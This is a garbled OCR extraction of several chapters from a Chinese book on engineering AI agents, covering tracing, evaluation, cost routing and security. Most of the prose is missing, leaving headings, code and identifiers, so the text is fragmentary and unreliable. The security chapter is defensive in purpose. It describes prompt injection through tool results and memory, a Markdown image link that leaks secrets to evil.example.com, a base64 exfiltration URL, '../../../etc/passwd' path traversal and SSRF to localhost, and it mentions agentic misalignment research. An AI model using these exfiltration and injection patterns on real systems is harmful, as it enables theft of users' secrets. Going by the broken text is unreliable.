
在追踪边界进行脱敏

- ——API OAuth 15 `$secret:` `[REDACTED_<KIND>]`
- **PII** ——
- —— span 05

Hermes Agent `RedactingFormatter` OpenTelemetry Collector —— span ——

评估即可观测性

schema



10

——

50

Hermes Agent Paperclip

`heartbeat_runs`

评估方法——评什么，怎么评

—— ——

** **

- ——
- ——
- ——

  LLM
- —— / /

** **

- —— JSON Schema
- **LLM** ——

- ——
  —— *“A B ” “ ”*
——

** **

- ** ** 05
  50–100
- ** **
- ** **

** **

- **SWE-bench / SWE-bench Verified**—— GitHub issue *“
  ”*
- **τ-bench**——
- **GAIA**—— AI
- **WebArena**——
- **AgentBench**——

** **

- ——10 50
- —— LLM
-
-

—— ——

评估治理——保持评估管道诚实可信

- ** ** ——
`eval_set@v3`
`eval_set@v4`
- ** *LLM
" " " "*
- ** * —— ——
*
- ** ** 07 08

——

追踪重放调试界面

Paperclip OpenCode

- span
- span ——
- span
- * Replay *
-

UI
UI

关键项与可选项——第一天该检测什么

——

- `agent.run` span `run_id` `tenant_id` `status`
- LLM `model.call` span OpenTelemetry
- `tool.call` span ok/fatal result_chars
- ID
-

- 04 ——
- 15 ——

- 08
- 12
- TTFT
-
-

-
-
-
- schema
- UI
- 02

追踪属性的 schema 版本控制

- `agent.*`
- ** **
- **schema** span `trace_schema_version` `schema=v2` …… ——

OpenTelemetry GenAI

真实系统笔记

- **OpenCode** SQLite SSE —— OTLP

- **Paperclip** `heartbeat_run_events` `cost_events` `issue_approvals` UI
- **Hermes Agent** `RedactingFormatter` FTS5 —— " "
- **OpenClaw** Slack Telegram

常见失败情况

——

AI

- ** ** ID —— *ID* *exemplar*
- ** span ** span *span* *span*
- ** ** " "
- ** ** —— —— *span* *18*
- ** ** / /

与你的智能体结对

- " `gen_ai.*` *OpenTelemetry* *span* *OTLP* "
- " *span* *ID* `run_id` `session_id` `step_id` `tool_call_id` `grep run_id=...`

”

- *“ Prometheus OTLP ”*
- *“ 0.10 span 100% 10% ”*
- *“ OTLP Hermes* `RedactingFormatter` *”*
- *“ ‘ ’ 50 10 5% ”*
- *“ UI* Replay *OTLP API ”*
- *“ 7 3 ”*
- *“ / / ”*

下一步

17

第 17 章 — 成本、延迟与模型策略

TL;DR

—— BM25

LLM

为什么这很重要

LLM 20 80

——

核心概念

三方权衡

- ——
- ——
- ——

使用模型配置，而非模型名称


ID

" `fast` " ——

```
type ModelProfileName =
  | "fast"             //
  | "balanced"         //
  | "deep"             //
  | "embedding"        //
  | "local-private";   //          VPC

type ModelProfile = {
  name:                 ModelProfileName;
  provider:             "anthropic" | "openai" | "bedrock" | "local" | string;
  modelId:              string;
  contextWindowTokens:  number;
  maxOutputTokens:      number;
  pricingSnapshot?: {
    retrievedAt:                   string;       //
    inputPerMillionTokens:         number;
    outputPerMillionTokens:        number;
    cacheReadPerMillionTokens?:    number;
    cacheWritePerMillionTokens?:   number;
    sourceUrl:                     string;
  };
};
```

路由级联



- **1** —— OpenCode Paperclip Hermes Agent
- **2** —— / 429 5xx Hermes Agent 15

- **3** ——

——

按调用、按步骤与按运行选择

04

-
-
- ——

LLM

辅助模型层

- 05 ——Hermes Agent `auxiliary_client` `ContextCompressor` OpenCode `compaction`
- —— 50
- ——“ ”—— schema
- **slug** ——OpenCode `title`
- ——

完全不要调用 LLM

LLM

		LLM
	`glob` `ripgrep`	
	`ripgrep` FTS5	
	+ ANN `sqlite-vec` `pgvector`	
JSON YAML CSV		
	NER	
/	fastText	
	SQL	——
diff	`diff`	
schema	Schema	
JSON Markdown		schema

OpenCode `ripgrep` `glob` LLM Hermes Agent `session_search` FTS5 LLM Paperclip LLM —— LLM

LLM

```
//
async function answer(query: Query, ctx: Context) {
  if (query.shape === "file_search")     return await ctx.tools.ripgrep(query);
  if (query.shape === "structured_get") return await ctx.db.get(query.key);
  if (query.shape === "parse_known")     return await ctx.parser.parse(query);
  if (query.shape === "classify_closed") {
    const result = ctx.classifier.predict(query.text);
    if (result.confidence > 0.9) return result.label;
    //                          LLM
  }
  return await ctx.llm.call(query, { profile: "balanced" });
}
```

发送前估算词元

-
- 05 —— `prompt_too_long`
- 200 `fast` 5 `deep`

Hermes Agent `model_metadata.py` OpenCode `usable()` `context_limit - max_output - safety_buffer`

流式与非流式：不仅是用户体验，也是成本杠杆

- ——
- —— HTTP

  cron

Hermes Agent `streaming=True/False` Paperclip

—— 15

将提示词缓存用作多租户摊销手段

04

——

-

04

——

- Hermes Agent `SessionDB`

——

- OpenCode +

04

重试与升级

```
async function routeAndCall(step: AgentStep, ctx: ModelContext) {
  const profile = chooseProfile(step);

  //
  const result = await callWithRetry({ ...step, profile }, ctx);

  //
  if (await passesQualityCheck(step, result)) return result;

  const stronger = nextStrongerProfile(profile);
  if (!stronger) return result;

  await ctx.trace.event("model.escalated", {
    from: profile, to: stronger, reason: "quality_check_failed",
  });
  return callWithRetry({ ...step, profile: stronger }, ctx);
}
```

- 429 5xx 15

操作员覆盖

- schema

bug

每租户成本预测

15

-
- >

——　——

——　——

UI

- “ *2.40*

0.30 ”——

Paperclip `budget_policies` Hermes Agent

成本异常响应

16 —— 7 3 17

- N
- `scheduled_retry` 08
-


操作员覆盖

- “ *deep* ”
  05
-

Paperclip `assigneeAdapterOverrides` JSONB ——
OpenCode CLI UI

评估门控的配置变更

`balanced` `fast` `balanced` `deep`



16 16
10
——

按请求类型设置延迟预算

	P50	P95	
TUI Web	<2	<10	`fast` `balanced`
	<30	<2	`balanced` `deep`
07		<5	`fast`
Cron /			
			`fast`

`deep`

`fast`

感知缓存的成本计算

```
//                                  Usage
//                    11
//
type NormalizedUsage = {
  freshInputTokens:         number;   //
  cacheReadInputTokens:     number;   //
  cacheWriteInputTokens:    number;   //
  outputTokens:             number;
};

function estimateCost(profile: ModelProfile, usage: NormalizedUsage): number {
  const p = profile.pricingSnapshot;
  if (!p) return 0;
  return (usage.freshInputTokens      * p.inputPerMillionTokens        / 1e6)
       + (usage.cacheReadInputTokens  * (p.cacheReadPerMillionTokens  ??
p.inputPerMillionTokens) / 1e6)
       + (usage.cacheWriteInputTokens * (p.cacheWritePerMillionTokens ??
p.inputPerMillionTokens) / 1e6)
       + (usage.outputTokens          * p.outputPerMillionTokens       / 1e6);
}
```

`input_tokens` ——

`NormalizedUsage`

——

URL

每词元之外的服务商经济账

/

- **/** ——
07 16
cron
- SLA
- 429
16
-

真实系统笔记

- **Paperclip** `budget_policies` +
`cost_events` `modelProfileHint`
- **OpenCode**
——
`SystemPrompt.provider(model)`
- **Hermes Agent** `model_metadata.py`
`auxiliary_client` 429
`credential_pool` API “ ”

- **OpenClaw**

常见失败情况

——

AI

-
- ——

  04
-

  11
- N *15*
- *16*

与你的智能体结对

- *“* `fast` `balanced` `deep` `embedding` `local-private` *”*
- *“* `ripgrep` *FTS5* *schema* *”*
- *“* *05* *04* *”*
- *“* *”*
- *“* *1* → *2* → *3* *”*

- “ `cost_events` ”
- “ `assigneeAdapterOverrides` *05* ”
- “ *50* *10* ”
- “ *cache_read* *cache_write* ”

下一步

18 ——

第 18 章 — 安全与对抗性输入

TL;DR

——

OWASP LLM
SSRF

为什么这很重要

Web

- Web LLM
- PR
Slack
-

核心概念


信任边界——六个层级

T0			
T1	API MCP		
T2	MEMORY.md USER.md	——	04 06 T1
T3 MCP		12	
T4	Slack Telegram Discord Webhook	——	HMAC + 13
T5			04

T1 T2 T5

T2 `MEMORY.md`
T1 T0
07

一张图看清威胁面



针对智能体调整的 OWASP LLM 十大风险

OWASP AI *2025 LLM*

LLM-AT01 LLM-AT10

——

LLM

提示词注入——直接、间接、工具结果、记忆

OWASP		
LLM01 —	“ ~/.ssh”	03 12
LLM02 —	API	16 15
LLM03 —	MCP	12 11
LLM04 —		07 07
LLM05 —	XSS HTML	
LLM06 —	shell	03 14 10
LLM07 —		
LLM08 —		06
LLM09 —	URL	16 12
LLM10 —		15 17

提示词注入——直接、间接、工具结果、记忆

- **T0** “ ……” *“ ”
——
*
T0 T1
- **T1** URL
- **T1** ——“ *AI* *~/.ssh*
evil.example.com ” Web
- **T2**
07 ——

——
schema 03 12 URL
HTTP

```
type PromptBlock =
  | { kind: "trusted_instruction"; text: string }                // T5
  | { kind: "user_request";        text: string; userId: string }      // T0
  | { kind: "tool_result";         text: string; source: string }      // T1
  | { kind: "memory";              text: string; memoryId: string };   // T2

function renderPromptBlock(b: PromptBlock): string {
  if (b.kind === "tool_result") {
    return [
      `<untrusted_tool_result source="${b.source}">`,
      b.text,
      "</untrusted_tool_result>",
      "                                    ",
    ].join("\n");
  }
  if (b.kind === "memory") {
    return [
      `<memory_data id="${b.memoryId}">`,
      b.text,
      "</memory_data>",
    ].join("\n");
  }
  return b.text;
}
```

过度代理权

- `reviewer` `summarizer` shell OpenCode 14
- 10 —— OpenCode
- shell

敏感信息披露

PII

- —— 16 15
- —— `web_fetch` URL API 03 URL
- —— 07 `RedactingFormatter`
- ——span 16
- —— 06 15

不当输出处理

- **UI HTML Markdown**—— `<script>`
- **shell** —— `bash -c $modelOutput`
- **SQL** —— Web

多模态注入与渲染输出外泄

- PDF ——
  OCR
  ——
  OCR ——
- Markdown HTML
  —— Markdown `![](https://evil.example.com/?d=<secret>)`
  UI
  URL Markdown URL HTTP
  —— SSRF
  —— ——
  Markdown Markdown

系统提示词泄露

- API URL ——
-
  ——

供应链入侵

- **MCP** MCP
  12 11
  MCP
- 11
-
  SBOM

MCP

向量与嵌入弱点

-
-

06 A B
A B

无界消耗

DoS

- —— 15
17
- —— 02
17
- —— 15
- ——
16

工具滥用——路径遍历、SSRF、沙箱逃逸

Web

- `../../../etc/passwd` 03 `resolveInsideWorkspace`
—— `startsWith`
- **SSRF** `http://localhost:6379/...` URL IP
RFC1918
- gVisor Firecracker
Docker

03

智能体失准

Anthropic *Agentic misalignment* 2025

——

Anthropic

- 12
- 06
- *" ......"*
- Anthropic *" "*


12 10

混淆代理与多步骤外泄

- *" "
* 03
- 3 5 base64 7 `https://evil.example.com/?d=<base64>` URL 16

——

纵深防御



威胁模式扫描——规范列表

- " " " " " " " `<system>` `<admin>`
- shell RTL
- **URL scheme** URL `http://` `https://` `file://` `ftp://`
- " " " " *"shell"*
- —— *" ...... write_file"*

事件响应

—— ——

- 16 3
- 15
  MCP
- 16 05 12
- 08 07
-

19 —— 18

真实系统笔记

- **OpenCode** `allow / ask / deny` `plan`

- **Paperclip** 12
  `$secret:` 15
- **Hermes Agent** /
  `RedactingFormatter` 429
- **OpenClaw**
  Slack Telegram

常见失败情况

——

AI

- MCP
  ——
  03
-
- *03* *12* *“* *”*
  16
- IP DNS
  IP
  03
- ——
  15
  17

与你的智能体结对

- *“* *OWASP-LLM*
  N *”*
- *“*
  diff *”*

- “ <untrusted_tool_result> <memory_data> *T1* *T2* ”
- “ ”
- “ *adapter-sanitize* *schema-validate* *threat-scan* *tag* *permission-check* *tool-validate* *approval* *sandbox-execute* *result-clip* *log-redact* ”
- “ *base64* *URL* *URL* ”
- “ *15* ”
- “ ‘ *5* ’ *05/12/15/16* ”
- “ *PINT* *GenAI-Bench* *16* ”

下一步

19

——

第 19 章 — 运维与前线部署型智能体

TL;DR

schema SLO

3

为什么这很重要

API


Web

